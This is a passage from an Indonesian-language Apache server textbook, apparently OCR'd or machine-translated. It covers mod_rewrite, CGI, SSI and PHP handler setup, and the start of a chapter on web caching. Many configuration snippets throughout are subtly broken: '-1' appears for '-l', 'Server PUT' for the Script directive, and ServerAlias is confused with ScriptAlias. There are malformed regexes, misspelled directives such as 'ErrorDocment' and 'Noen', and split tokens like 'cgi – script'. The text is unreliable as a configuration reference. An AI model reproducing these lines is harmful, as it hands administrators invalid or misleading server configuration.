Kondisi direktif RewriteCond akan membandingkan TestString dengan pola menggunakan salah satu dari <, >, =, <=, dan >=; nomor menggunakan -eq, -ne, -ge, -gt, -le, atau -lt; atau kondisi file, seperti pada pengujian file Unix/Linux, seperti -d (direktori), -f (file biasa), -l (tautan simbolik), dan seterusnya. Anda dapat mendahului kondisi dengan ! untuk menunjukkan tidak. Menghilangkan salah satu dari perbandingan ini berarti Anda membandingkan TestString persis dengan pola yang diberikan, yang bisa berupa ekspresi reguler.

Berikut ini adalah beberapa contoh dasar. Pada contoh pertama, kami membandingkan tahun sejak permintaan HTTP diterima dengan 2016. Kondisinya benar jika

tahun lebih besar dari 2016. Pada contoh kedua, kami merujuk kembali pernyataan RewriteCond yang cocok terakhir untuk melihat apakah sec - dan item dalam tanda kurung sama dengan gif. Contoh ketiga menguji untuk melihat apakah URL dari permintaan bukan tautan simbolik. Contoh terakhir menguji untuk melihat apakah nama file yang diberikan sebenarnya adalah sebuah direktori.

Rewritecond %{TIME_YEAR} -gt 2016
Rewritecond %2 gift$
Rewritecond %{REQUEST_URI} -1
Rewritecond %{REQUEST_FILENAME} -d

Pernyataan RewriteCond dapat terjadi dalam konteks apa pun. Jika ditempatkan di dalam host virtual, wadah direktori, atau file akses, maka kondisi tersebut hanya berlaku dalam konteks tersebut.

Arahan RewriteRule mengharapkan pola diikuti oleh substitusi. Polanya adalah ekspresi reguler, dan substitusinya adalah string yang dapat menyertakan referensi balik ke item bertanda kurung dalam aturan dengan menggunakan $n, seperti $1/$2 atau $2.jpg. Seperti direktif RewriteCond, direktif RewriteRule dapat muncul di semua server, host virtual, direktori, atau konteks file akses. Aturan penulisan ulang dapat muncul dengan sendirinya atau mengikuti satu atau beberapa pernyataan RewriteCond. Dalam kasus terakhir, aturan hanya berlaku jika pernyataan RewriteCond sebelumnya bernilai benar dan pola cocok. Jika dalam isolasi, aturan berlaku jika polanya cocok.

Pola aturan penulisan ulang cocok dengan sebagian URL, tergantung pada konteks aturan penulisan ulang. Dalam wadah host virtual, pola aturan penulisan ulang akan cocok dengan bagian URL setelah nama host/port dan sebelum string kueri apa pun. URL www. somecompany.com:8080/foo/bar/item1.php?product_id=185 akan dipreteli menjadi hanya /foo/bar/item1.php. Jika aturan berada dalam wadah direktori atau file akses, aturan tersebut akan cocok dengan bagian URL yang dimulai setelah direktori di jalur melalui nama file tetapi dengan string kueri yang dihapus. Misalnya, aturan dalam wadah direktori untuk direktori foo akan mengambil URL di atas dan cocok dengan hanya bar/item1.php. Item lain yang dapat Anda cocokkan adalah nama host, port, dan string kueri dengan menggunakan variabel lingkungan seperti di %{QUERY_STRING}. Perhatikan bahwa dalam konteks direktori, Opsi FollowSymLinks harus benar. Jika tidak, mesin penulisan ulang tidak akan melakukan penulisan ulang apapun. Ini adalah tindakan pencegahan keamanan.

Mari kita periksa beberapa contoh penulisan ulang. Pertama, pertimbangkan situasi di mana semua file dari direktori tertentu telah diubah dari berakhiran .html menjadi berakhiran .php. Untuk menulis ulang URL yang mengarah ke versi lama file, kami menempatkan direktif RewriteRule di wadah direktori ini, menyatakan RewriteRule ^(.*)\.html$ $1.php. Perhatikan bahwa kita tidak mendahului ini dengan pernyataan RewriteCond, karena aturan ini harus berlaku untuk setiap file dalam direktori ini. Demi keamanan, kami mungkin ingin memastikan bahwa URL yang diberikan adalah file legal, jadi

kami mungkin menggunakan pernyataan RewriteCond berikut untuk memastikan bahwa file tersebut ada:

RewriteCond %{REQUEST_FILENAME} -f

Untuk contoh berikutnya, kami menempatkannya di wadah direktori DocumentRoot. Pernyataan RewriteCond memastikan bahwa URL adalah direktori, sedangkan aturan berisi ekspresi reguler yang cocok dengan URL apa pun yang tidak diakhiri dengan garis miring. Idenya di sini adalah bahwa kami memiliki URL yang salah format yang mereferensikan direktori tetapi tanpa garis miring. Aturan penulisan ulang hanya mengambil URL dan menambahkan / untuk membentuk URL yang tepat (ingat bahwa kita sebenarnya tidak memerlukan aturan ini, karena kita dapat menggunakan direktori server untuk menambahkan garis miring).

RewriteCond %{REQUEST_FILENAME} -d
RewriteRule ^(.=[^/])$ $1/

Bayangkan kita memiliki halaman berbeda untuk berbagai jenis browser web. Untuk klien yang menggunakan Mozilla di komputer desktop/laptop, kami akan mengirimkan halaman1. Untuk klien yang menggunakan Internet Explorer (MSIE) di komputer desktop/laptop, kami akan mengirimkan halaman2. Pengguna browser seluler di iPhone atau ponsel Android akan menerima halaman3. Jika tidak, klien lain akan menerima halaman4. Perhatikan bahwa untuk klausa sebaliknya (atau yang lain), kami tidak mendahului aturan dengan pernyataan RewriteCond. Kami akan menempatkan arahan ini dalam wadah direktori atau file akses dari direktori yang menyimpan somepage.html.

Rewritecond % {HTTP_USER_AGENT} ^Mozilla
rewriteRule ^somepage\.html$ page1.html

RewriteCond %{HTTP_USER_AGENT} ^MSIE
RewriteRule ^somepage\.html$ page2.html

RewriteCond %{HTTP_USER_AGENT} "android|iphone" [NC]
RewriteRule ^somepage\.html$ page3.html
RewriteRule ^somepage\.html$ page4.html

Terakhir, mari kita perhatikan contoh di mana kita telah menyiapkan dua halaman berbeda, pengguna_baru.html dan pengguna_kembali.html, berdasarkan apakah klien adalah pengguna baru (pengguna pertama kali) atau pengguna kembali. Kami menggunakan cookie untuk membedakan apakah klien adalah pengguna baru atau pengguna kembali. Modul mod_usertrack dapat melacak pengguna melalui cookie browser. Kami menggunakan direktif LoadModule untuk memuat modul. Kami mengaktifkan cookie pelacakan,

menentukan nama cookie yang digunakan modul untuk pelacakannya, dan menetapkan waktu kedaluwarsa cookie melalui arahan berikut:

CookieTracking On
CookieName Returninguser
CookieExpires "3 weeks

Kali ini, kami menggunakan variabel lingkungan lain, HTTP_COOKIE, di direktif RewriteCond:

RewriteCond %{HTTP_COOKIE} returninguser
RewriteRule ^/$/returning_user .html
RewriteCond %{HTTP_COOKIE} !returninguser
RewriteRule ^/$/new_user.html

Kami hanya menggores permukaan mod_rewrite. Dua arahan lebih lanjut adalah RewriteBase, untuk menetapkan URL dasar untuk aturan penulisan ulang khusus direktori, dan RewriteMap, untuk menentukan fungsi pemetaan untuk pencarian sederhana. Versi Apache yang lebih lama memiliki dua arahan lebih lanjut, RewriteLog dan RewriteLogLevel, untuk mencatat pesan yang berkaitan dengan mesin penulisan ulang. Ini telah digantikan oleh LogLevel, yang, seperti yang mungkin Anda ingat dari diskusi sebelumnya, dapat menentukan modul dan level lognya. Misalnya, Anda mungkin menggunakan LogLevel warn rewrite:trace1 untuk menunjukkan bahwa Apache harus mencatat kesalahan normal pada tingkat peringatan, kecuali untuk mod_rewrite, yang harus mencatat log menggunakan trace1.

Level log yang mungkin untuk mod_rewrite sama dengan LogLevel, kecuali bahwa emerg diikuti oleh nilai trace1 hingga trace8. Level debug melalui emerg tidak akan mencatat apa pun. LogLevel trace1 mencatat kesalahan, sedangkan tingkat log lainnya akan mencatat lebih banyak pesan. Misalnya, trace8 akan mencatat hampir semua yang dilakukan mesin penulisan ulang. Ini akan memengaruhi kinerja server Anda, dan yang terbaik adalah menggunakan level yang lebih rendah seperti trace1.

2.8 MENGEKSEKUSI SERVER-SIDE SCRIPT DI APACHE

Agar server Anda dapat menjalankan skrip sisi server, Anda perlu membuat beberapa hal berbeda. Pertama, server Anda harus disiapkan untuk menjalankan bahasa yang diberikan. Anda dapat menginstal juru bahasa Perl dan Python dan kompiler C dengan cukup mudah menggunakan yum (mis., yum instal gcc, yum instal perl, dan yum instal python) jika belum diinstal.

Untuk mengeksekusi skrip, Anda harus memastikan bahwa file tersebut harus dapat dieksekusi. Ubah izinnya menjadi 755 (atau 745) (jika Anda tidak terbiasa dengan Unix/Linux, Anda akan melakukannya melalui instruksi chmod). Saat dijalankan, keluaran file harus dimulai dengan pernyataan tipe-Konten. Anda ingin skrip Anda menghasilkan teks atau html. Di Perl, Anda akan menggunakan salah satu dari pernyataan berikut:

Print "Content-type : text/plain\n\n"
Print "Content-type : text/html\n\n" ;

\n di output menunjukkan jeda baris, sehingga setelah output untuk Content-type, setidaknya ada satu baris kosong sebelum output lebih lanjut. Untuk skrip, yang akan ditafsirkan (mis., perl), Anda akan memulai skrip dengan pernyataan yang tepat untuk memanggil juru bahasa seperti #!/usr/bin/perl. Untuk program C/C++, Anda harus mengkompilasi program dan menyediakan file yang dapat dieksekusi.

Dengan file yang sudah siap, kita harus membuat Apache siap untuk mengeksekusinya. Ada beberapa modul potensial untuk dimuat. Pertama, Anda harus memuat modul CGI. Ada dua modul CGI: mod_cgi dan mod_cgid. Perbedaan antara modul-modul ini adalah yang terakhir digunakan jika Anda menjalankan CGI eksternal ke Apache di server multithreaded. Bergantung pada versi Apache mana yang telah Anda instal, salah satu dari pernyataan LoadModule ini mungkin sudah diterapkan; namun, itu (atau keduanya) dapat dikomentari. Pastikan Anda telah menghapus komentar pada pernyataan LoadModule.

Selanjutnya, Anda harus menetapkan bahwa penangan CGI akan digunakan untuk file. Anda dapat menentukan ini dengan beberapa cara. Salah satu caranya adalah melalui wadah FilesMatch untuk menentukan bahwa file dengan ekstensi .cgi (atau .pl untuk program Perl) akan menggunakan penangan cgi-script. Wadah mungkin terlihat seperti berikut:

<FilesMatch "\.cgi$|\.pl$">
SetHandler cgi – script
</FilesMatch>

Kami menunjukkan bahwa file apa pun yang diakhiri dengan .cgi atau .pl akan menggunakan penangan skrip cgi. Kita juga bisa menggunakan AddHandler sebagai gantinya dan menempatkan arahan ini di tingkat server.

AddHandler cgi – script .cgi .pl

Arahan terakhir ini perlu diganti dalam konteks di mana kita tidak ingin memetakan .cgi atau .pl ke penangan CGI.Kami juga harus mengizinkan Option ExecCGI dalam konteks yang tepat. Jika kita bermaksud agar semua direktori membolehkan eksekusi CGI, kita dapat menambahkan ini ke wadah direktori DocumentRoot kita.

Alternatif untuk menjalankan skrip dari mana saja adalah dengan mengharuskan semua skrip ditempatkan di pusat. Dengan cara ini, kami dapat menawarkan beberapa tingkat perlindungan terhadap skrip yang ditulis dengan buruk yang dapat menimbulkan lubang keamanan atau menghasilkan kesalahan. Mari kita asumsikan bahwa kita telah mengumpulkan semua skrip dan menempatkannya di /usr/local/apache2/cgi-bin. Direktori ini berada di atas DocumentRoot, jadi kita harus membuat alias dari /cgi-bin/ ke direktori ini. Kita dapat melakukan ini dengan menggunakan Alias atau ServerAlias. Kami akan

menggunakan direktif yang terakhir karena kemudian mengasumsikan bahwa semua entitas yang disimpan dalam direktori ini akan menggunakan cgi-script handler, memungkinkan kami untuk menghilangkan direktif AddHandler atau SetHandler tertentu. Direktif ScriptAlias kami adalah direktif tingkat server (atau bisa juga direktif host virtual) dan akan muncul sebagai berikut:

ScriptAlias /cgi – bin/ / usr/local/apache2/cgi-bin/

Wadah direktori untuk direktori ini akan terlihat seperti berikut:

<Directory /usr/local/apache2/cgi-bin>
Require all granted
</directory>

Sekarang kita harus siap menjalankan skrip CGI. Jika Anda ingin mengizinkan direktori lain untuk mengeksekusi skrip CGI, Anda harus menambahkan arahan AddHandler/SetHandler dan Opsi +ExecCGI ke lokasi tersebut. Misalnya, Anda dapat mengizinkan eksekusi CGI di dalam direktori home pengguna mana pun melalui wadah direktori berikut:

<Directory/home//public_html/cgi-bin>*
Options +ExecCGI
AddHandler cgi-script.cgi
</Directory>

Perhatikan dalam hal ini bahwa kami berharap skrip CGI mereka ditempatkan di subdirektori cgi-bin.

Modul mod_cgi berisi arahan untuk menangani pencatatan kesalahan dari eksekusi skrip CGI sisi server. Ini akan membantu pengembang web men-debug skrip sisi server mereka. Alasan pentingnya file log adalah karena skrip sisi server tidak menghasilkan keluaran selain yang akan muncul di halaman web yang dibuat secara dinamis. Perilaku yang salah bisa sangat sulit dilacak jika ini adalah satu-satunya bentuk keluaran dari skrip. Arahan untuk log kesalahan CGI mirip dengan yang kita lihat sebelumnya di bab ini untuk CustomLog dan LogFormat.

Pertama, kami memiliki direktif ScriptLog untuk menentukan lokasi file log kesalahan skrip. Formatnya hanya nama ScriptLog. Nama harus menyertakan jalur dari ServerRoot, jadi untuk server web contoh kami, kami akan menggunakan ScriptLog logs/cgi_log. Alternatifnya, jika Anda mau, gunakan nama cgi_error_log agar lebih deskriptif.

Berbeda dengan log kesalahan dan file log akses, tidak ada instruksi format. Sebagai gantinya, secara default, CGI akan mencatat setiap upaya untuk menjalankan skrip yang menghasilkan segala bentuk kesalahan. Entri log akan menggunakan format berikut:

%% [time] request-line
%% status script-filename

Waktu adalah waktu di mana eksekusi dicoba. Baris permintaan adalah nomor baris dalam file skrip yang menyebabkan kesalahan. Status adalah kode status HTTP yang dikembalikan oleh server. Karena ini adalah kesalahan server, kode kesalahan akan berada di kisaran 500. Terakhir, nama file skrip adalah nama file skrip CGI yang gagal. Jika skrip tidak dapat berjalan sama sekali, dua baris di atas diikuti oleh dua baris tambahan:

%%error
Error-massage

Pesan kesalahan adalah kesalahan yang ditentukan oleh Apache.

Jika kesalahan muncul karena informasi tajuk yang salah, pesan yang dicatat berbeda secara substansial. Sebaliknya, kita akan melihat sesuatu seperti berikut:

%request
HTTP request header
Body
%response
HTTP response header
%stdout
Output
%stderr
Error-message

Dalam hal ini, kita akan melihat header permintaan dan respons lengkap. Badan adalah badan permintaan jika metode permintaan adalah PUT atau POST. Keluaran adalah keluaran yang dihasilkan oleh skrip ini, dan pesan kesalahannya sama seperti sebelumnya, kesalahan yang terdeteksi oleh Apache saat menjalankan skrip. Keluaran dan pesan kesalahan mungkin tidak muncul jika skrip tidak menghasilkan apa-apa atau tidak menghasilkan kesalahan karena skrip itu sendiri.

Dua arahan logging tambahan dari mod_cgi adalah ScriptLogBuffer dan ScriptLogLength. Keduanya mengharapkan ukuran dalam byte. ScriptLogBuffer membatasi jumlah isi untuk metode PUT atau POST, sedangkan ScriptLogLength membatasi ukuran entri sepenuhnya. Standar untuk ScriptLogBuffer adalah 1024 byte, sedangkan standar untuk ScriptLogLength adalah 10.485.760 (10 MBytes).

Modul mod_cgi juga berisi cgi handler, cgi-script. Untuk mengikuti handler dan logging, modul ini mendefinisikan empat variabel lingkungan: PATH_INFO, REMOTE_HOST, REMOTE_IDENT, dan REMOTE_USER. Variabel pertama menjelaskan jalur seperti yang ditentukan di URL. REMOTE_HOST hanya tersedia jika Apache melakukan pencarian terbalik. Dua yang terakhir membutuhkan otentikasi.

Modul terkait adalah mod_cgid. Ini pada dasarnya sama dengan mod_cgi, kecuali bahwa modul ini digunakan untuk menangani eksekusi skrip CGI untuk versi Apache yang berjalan di Unix/Linux multithreaded. Modul ini menyertakan satu direktif tambahan,

ScriptSock, yang tidak akan kami bahas di sini. Seperti skrip, SSI memungkinkan Anda menghasilkan halaman web yang dinamis. Perbedaannya dua kali lipat. Pertama, dengan skrip, seluruh halaman dibuat secara dinamis dengan menjalankan skrip. Untuk SSI, sebagian dokumen sudah ada, dan kode SSI menghasilkan sebagian darinya. Kedua, karena SSI disertakan dalam dokumen HTML, tipe konten default dari dokumen yang dibuat adalah teks/html. Untuk skrip, seperti yang telah dibahas sebelumnya, hal pertama yang harus dihasilkan skrip adalah "Jenis konten: ...". Seperti skrip CGI, file yang menyertakan kode SSI harus dapat dieksekusi, jadi pastikan file tersebut memiliki izin 755 (atau 745).

Agar Apache dapat menjalankan SSI, kita perlu menetapkan tiga hal. Pertama, kita perlu memuat modul mod_ include. Seperti halnya modul CGI, direktif LoadModule modul ini mungkin sudah disertakan dalam file konfigurasi Anda tetapi dikomentari. Batalkan komentar itu. Selanjutnya, Anda harus menentukan bagaimana kode SSI akan dieksekusi. Ada dua pendekatan untuk ini. Pertama, melalui filter TERMASUK (sebagaimana disebutkan dalam Tabel 8.4). Kedua adalah melalui handler yang diurai server. Kami akan menggunakan pendekatan terakhir ini di sini. Jika Anda berasumsi bahwa semua halaman HTML yang menyertakan kode SSI akan ditempatkan dalam satu direktori, Anda dapat menggunakan direktif SetHandler untuk wadah direktori tersebut. Jika tidak, kita perlu menggunakan AddHandler dan menentukan ekstensi nama file mana yang harus menggunakan handler ini. Kami mungkin berasumsi bahwa file yang ekstensinya diakhiri dengan .shtml akan menggunakan penangan ini, sehingga kami dapat menggunakan arahan berikut:

AddHandler server-parsed .shtml

Kami mungkin tidak ingin membuat server-diuraikan untuk semua file .html karena ini dapat menyebabkan eksekusi yang tidak efisien karena penangan tidak diperlukan untuk semua file HTML.

Diperlukan dua langkah terakhir untuk memastikan bahwa konteks yang berisi halaman SSI Anda mengizinkan eksekusi SSI. Pertama, tambahkan direktif XBitHack. Kedua, Anda perlu menetapkan sebagai Pilihan Termasuk. Opsi Termasuk mengizinkan semua pernyataan SSI untuk dieksekusi. Opsi yang lebih ketat adalah IncludedNoExec. Satu-satunya perbedaan adalah bahwa yang terakhir mengizinkan semua pernyataan SSI, kecuali #exec, untuk dieksekusi. Anda akan menggunakan IncludedNoExec jika Anda ingin membatasi konten dinamis hanya dari variabel lingkungan dan file lain yang ada melalui pernyataan #include.

Mari kita pertimbangkan sebagai contoh bahwa direktori /usr/local/apache2/htdocs/ssi akan menyimpan semua kode HTML SSI. Kami mungkin menggunakan wadah berikut:

```
<IfModule include_module>
    <Directory/usr/local/apache2/htdocs/ssi>
    Option +Includes
    SetHandler server-parsed
    XBitHack on
```

</Directory>
</IfModule>

Jika Anda ingin menjelajahi beberapa penggunaan SSI, Anda dapat melihat file kesalahan multibahasa yang merupakan bagian dari instalasi Apache Anda, yang terletak di bawah /usr/local/apache2/errors. File-file ini diakhiri dengan ekstensi .html.var. Tidak seperti negosiasi konten, yang memutuskan file mana yang akan dikembalikan berdasarkan preferensi bahasa, file ini menggunakan instruksi SSI untuk menguji variabel lingkungan yang ditetapkan oleh bahasa pilihan dari permintaan HTTP untuk memilih bagian mana dari file yang akan ditampilkan. Masing-masing file ini ditulis dalam berbagai bahasa (Brasil, Ceko, Belanda, Inggris, Prancis, Jerman, Italia, Jepang, Korea, Polandia, Rumania, Serbia, Spanyol, Swedia, Turki, dan Irlandia).

Jika Anda ingin menggunakan dokumen kesalahan multibahasa, Anda harus menghapus komentar pada pernyataan #Include extra/httpd-multilang-errordoc.conf. Melakukannya akan memuat file konfigurasi ini. File konfigurasi httpd-multilang-error-doc berisi tiga set arahan. Yang pertama adalah Alias untuk memetakan /error/ ke /usr/local/apache2/error/, sehingga file multibahasa ini dapat diakses. Kedua adalah wadah direktori untuk direktori ini. Wadah ini memiliki arahan berikut:

AllowOverride Noen
Options IncludesNoExec
AddOutputFilterIncludes html
AddHandler type-map var
Require all granted
LanguagePriority . . . . .
ForceLanguagePriority prefer fallback

Wadah direktori ini menetapkan bahwa Termasuk dapat dijalankan, kecuali untuk pernyataan #exec. Kami tidak akan menemukan pernyataan #exec SSI dalam file multibahasa ini. Kami menambahkan filter Termasuk untuk mengeksekusi file html apa pun yang ditemukan di direktori ini dan menggunakan penangan tipe-peta untuk file yang ekstensinya menyertakan var. LanguagePriority menetapkan preferensi kami dalam bahasa yang digunakan, jika klien tidak meminta bahasa. Daftar sebenarnya telah dihilangkan di sini. Terakhir, ForceLanguagePriority menekankan Prefer dan Fallback.

Jenis arahan ketiga yang ditemukan dalam file httpd-multilang-errordoc adalah sejumlah arahan ErrorDocument untuk memetakan kesalahan 4xx ke file, seperti berikut ini untuk memetakan kesalahan 404:

ErrorDocment 404 /error/HTTP_NOT_FOUND.html.var

Kami belum menjelajahi arahan inti ini, jadi mari kita periksa sekarang. Arahan ErrorDocument digunakan untuk menginstruksikan Apache tentang cara menangani jenis

kesalahan tertentu. Arahan memiliki dua argumen: kode status HTTP yang akan memicu arahan ini dan tindakan yang harus dilakukan saat kode status muncul. Tindakan akan berupa salah satu pesan (diapit tanda kutip, kecuali tidak berisi spasi kosong) atau URL untuk pengalihan. URL mungkin internal ke server ini dengan menentukan jalur dan nama file atau eksternal ke server dengan menentukan URL lengkap. Tanpa arahan ErrorDocument yang ditentukan untuk kode status yang diberikan, kesalahan akan menghasilkan pesan yang dibuat sebelumnya oleh pengembang Apache. Arahan ErrorDocument dapat diterapkan dalam konteks apa pun, dan konteks yang lebih spesifik dapat menggantikan konteks yang kurang spesifik. Selain itu, direktif ErrorDocument yang tindakannya default menyebabkan Apache kembali ke pesan Apache yang telah dibuat sebelumnya. Ini mungkin digunakan dalam konteks yang lebih spesifik untuk membatalkan pernyataan ErrorDocument dalam konteks yang lebih umum.

Anda akan menemukan sejumlah pernyataan ErrorDocument ini di file httpd-multilang-errordoc. Faktanya, ada satu pernyataan untuk masing-masing kode status 400, 401, 403, 404, 405, 408, 410–415, 501–503, dan 506. Semua ini mengalihkan URL ke salah satu file di /error / direktori. Semua file ini memiliki nama HTTP_error.html.var, di mana error adalah deskripsi error seperti NOT_FOUND untuk 404, GONE untuk 410, atau INTERNAL_SERVER_ERROR untuk 500.

Kode SSI dalam file ini berfungsi sebagai berikut. Setiap file berisi baris Content-language untuk setiap bahasa. Bahasa, sebagaimana ditentukan oleh preferensi klien atau oleh prioritas bahasa kami sendiri, digunakan untuk memilih bagian file yang sesuai. Ada juga pernyataan Content-type untuk setiap bahasa yang disetel ke teks/html; charset=UTF-8 untuk bahasa yang dapat menggunakan rangkaian karakter ini atau teks/html untuk bahasa yang tidak dapat mengikuti baris ini adalah bagian tubuh, yang terdiri dari beberapa pernyataan SSI. Pertama, ada beberapa pernyataan #set untuk menetapkan variabel lingkungan seperti TITLE atau Content-language. Berikutnya adalah #include untuk menyertakan top.html, bagian teratas default dari setiap halaman error.

Isi pesan kesalahan berikut. Bergantung pada jenis kesalahan, bagian ini mungkin menyertakan pernyataan #if, #elif, #else, dan #endif untuk menyesuaikan pesan sesuai kebutuhan. Misalnya, untuk kesalahan 404 dan 410 (masing-masing tidak ditemukan dan hilang), kode SSI menguji untuk melihat apakah ada HTTP_REFERER dan, jika demikian, URL perujuk ditampilkan untuk menunjukkan bahwa laman web memiliki tautan yang salah; jika tidak, pesan standar bahwa Anda membuka URL secara tidak sengaja akan ditampilkan. Halaman lain, seperti 400 (permintaan buruk), hanya menampilkan pesan umum.SSI terakhir untuk bahasa tersebut adalah pernyataan #include lainnya untuk memuat bottom.html, bagian bawah default untuk setiap halaman error. Anda dapat menemukan top.html dan bottom.html di subdirektori include dari direktori error.

Selain skrip CGI dan SSI, yang menghasilkan konten dinamis, Anda juga dapat menentukan skrip atau program Anda sendiri sebagai penangan. Mekanisme untuk menambahkan penangan tersebut tersedia melalui modul mod_actions. Ada dua arahan yang tersedia dalam modul ini: Action dan Script.

Arahan Action memetakan nama penangan yang diberikan ke file skrip tertentu. Bayangkan Anda telah mendefinisikan handler parsing server Anda sendiri di skrip /usr/local/apache2/cgi-bin/ myssihandler.cgi. Anda dapat menggunakan direktif Action sebagai berikut:

Action server-parsed /cgi-bin/myssihandler.cgi

Perhatikan bahwa lokasi file relatif terhadap ServerRoot. Pernyataan Aksi seperti itu bisa berbahaya, karena kita sekarang menggunakan penangan yang bukan bagian dari Apache. Jika tidak ditulis dengan baik, skrip mungkin tidak hanya menyebabkan masalah keamanan dan kesalahan, tetapi juga eksekusi yang tidak efisien.

Anda mungkin ingin mendefinisikan penangan baru sebagai file skrip dan menggabungkannya ke ekstensi file dengan menggunakan arahan AddHandler dan Action. Bayangkan Anda telah menulis skrip untuk memproses file gambar gif terlebih dahulu untuk memastikan bahwa warna palet yang tepat digunakan. Anda telah menyimpan skrip Anda di direktori cgi-bin bernama palette.cgi. Sekarang, Anda menambahkan arahan berikut ke file konfigurasi Anda. Sebagai arahan server, mereka akan berlaku untuk semua file .gif; jika ditempatkan di dalam direktori, mereka hanya akan memengaruhi file .gif dalam konteks itu.

AddHandler gif-type.gif
Action gif-type /cgi-bin/palette.cgi

Perhatikan bahwa dalam kasus ini, Anda dapat melepaskan AddHandler dengan menggunakan direktif Action berikut jika kami berasumsi bahwa image/gif telah dipetakan ke ekstensi .gif.

Action image/gif /cgi-bin/palette.cgi

Direktif Script sangat mirip dengan Action kecuali bahwa Script memetakan skrip CGI ke metode HTTP daripada tipe file. Anda mungkin lagi menggunakan pendekatan ini sebagai bentuk preprocessing. Misalnya, bayangkan server web Anda mengizinkan metode PUT dan POST sehingga pengguna dapat mengunggah konten ke server. Anda mungkin menginginkan beberapa skrip yang meninjau konten sebelum diunggah untuk memastikan bahwa itu berada dalam batas ukuran tertentu dan tidak mengandung kata-kata yang dianggap tidak menyenangkan. Anda telah menangkap preprocessing apapun yang Anda inginkan dalam script review.cgi. Anda dapat menggunakan arahan berikut untuk menjalankan skrip ini pada permintaan PUT atau POST apa pun.

Server PUT /cgi-bin/review.cgi
Server POST / cgi-bin/review.cgi

Perhatikan bahwa meskipun konteks Action dapat berada di mana saja (server, host virtual, wadah, file akses), konteks Script tidak menyertakan file akses.Kami menutup bagian ini dengan melihat pembuatan server Apache untuk mengeksekusi kode PHP. Tidak seperti

skrip SSI, kode PHP dapat ada dalam file mandiri, dan tidak seperti skrip CGI, kode PHP dapat ada dalam file HTML. Namun, tidak seperti CGI dan SSI, kita harus menambahkan modul ke Apache yang secara khusus dapat menangani PHP, karena modul ini merupakan perangkat lunak pihak ketiga. Dari php.net, unduh versi terbaru kode sumber PHP. Anda mungkin akan mengunduh ini sebagai file zip dan tar. Jadi, seperti yang kita lakukan di awal bab ini, Anda perlu menggunakan tar –xzf pada file. Sekarang, ubah ke direktori ini dan jalankan perintah configure, make, dan make install berikut. Perhatikan penggunaan apxs compiler modul Apache. Notasi --with-apxs2 menunjukkan bahwa Anda mengkompilasi modul untuk Apache 2 (bukan Apache 1.3).

```
./configure - -with-apxs2=/usr/local/apache2/bin/apxs
Make
Make install
```

Ini akan menginstal PHP dan juga harus menempatkan modul PHP di /usr/local/apache2/modules. Nama modulnya adalah libphp5.so. Menjalankan kode PHP dari Apache mirip dengan menjalankan kode CGI, dengan dua pengecualian penting. Pertama, kita perlu memuat modul PHP dengan menggunakan direktif LoadModule php5_module modules/libphp5.so. Kedua, kita harus menambahkan handler yang tepat untuk mengeksekusi file php dengan menggunakan direktif AddHandler application/x-httpd-php .php. Arahan ini mungkin merupakan arahan tingkat server untuk mempengaruhi semua file .php atau mungkin ditempatkan di dalam wadah direktori tertentu jika Anda berencana untuk menempatkan semua file php dalam satu direktori (misalnya, direktori cgi-bin).

Jika kami berasumsi bahwa kode PHP Anda akan disematkan di dalam file HTML, Anda perlu mengubah ekstensi dari .html menjadi .php demi penangannya. Anda tidak perlu membuat file .php dapat dieksekusi, tidak seperti skrip CGI dan file html kami yang menyertakan pernyataan SSI. Berikut ini adalah contoh file yang berisi kode HTML dan PHP.

```
<html><head>…</head>
<body>
Here is some text and HTML tags<br />
Leading us to some <i>PHP code</i>
<?php
        $firstname = “Frank” ;
        $lastname = “Zappa” ;
        Echo “<p> I Love $firstname $lastname’s music<br />”;
        Echo “Do you” ;
        Echo “<p>” ;
?>
And now we are out of PHP and back to text /html
</body></html>
```

Perhatikan bagaimana pernyataan gema dalam kode php kita akan menyertakan tag html untuk memformat keluarannya dengan benar. Sebagai tambahan, perhatikan bagaimana script ini tidak membutuhkan output untuk Content-type, tidak seperti kode CGI kita sebelumnya. Harus ditunjukkan bahwa PHP dan modul libphp5.so tidak aman. Menginstal PHP tanpa meningkatkan server Anda dengan keamanan yang tepat dapat menyebabkan masalah yang parah. Anda disarankan untuk meneliti cara memperkuat server Apache Anda untuk melindungi dari masalah keamanan PHP sebelum Anda mengonfigurasi Apache untuk PHP.

BAB 3
CACHING WEB

Waktu respons yang dirasakan klien adalah metrik pengalaman pengguna yang penting untuk situs web. Waktu respons dapat dipecah menjadi tiga kontributor penundaan: penundaan jaringan, penundaan pemrosesan, dan penundaan akses data (kami membuat asumsi bahwa resolusi Sistem Nama Domain (DNS) apa pun telah terjadi atau ditangani secara lokal atau jika tidak, ini akan menjadi lebih lanjut menunda). Gambar 3.1 mengilustrasikan permintaan khas *Hypertext Transfer Protocol* (HTTP) dan menunjukkan di mana ketiga penundaan ini dapat terjadi.


Penundaan jaringan adalah waktu yang diperlukan untuk permintaan HTTP untuk melakukan perjalanan melintasi Internet dan respons dikembalikan melalui Internet. Ini termasuk waktu yang diperlukan untuk permintaan dan respons untuk melintasi jaringan area lokal (LAN) klien, waktu yang diperlukan untuk menavigasi melalui jaringan area luas (WAN) (Internet), dan waktu yang diperlukan untuk dialihkan melintasi LAN server. Serangkaian kemungkinan penundaan ini diulangi secara terbalik karena respons server web harus melintasi LAN, WAN, dan LAN klien.

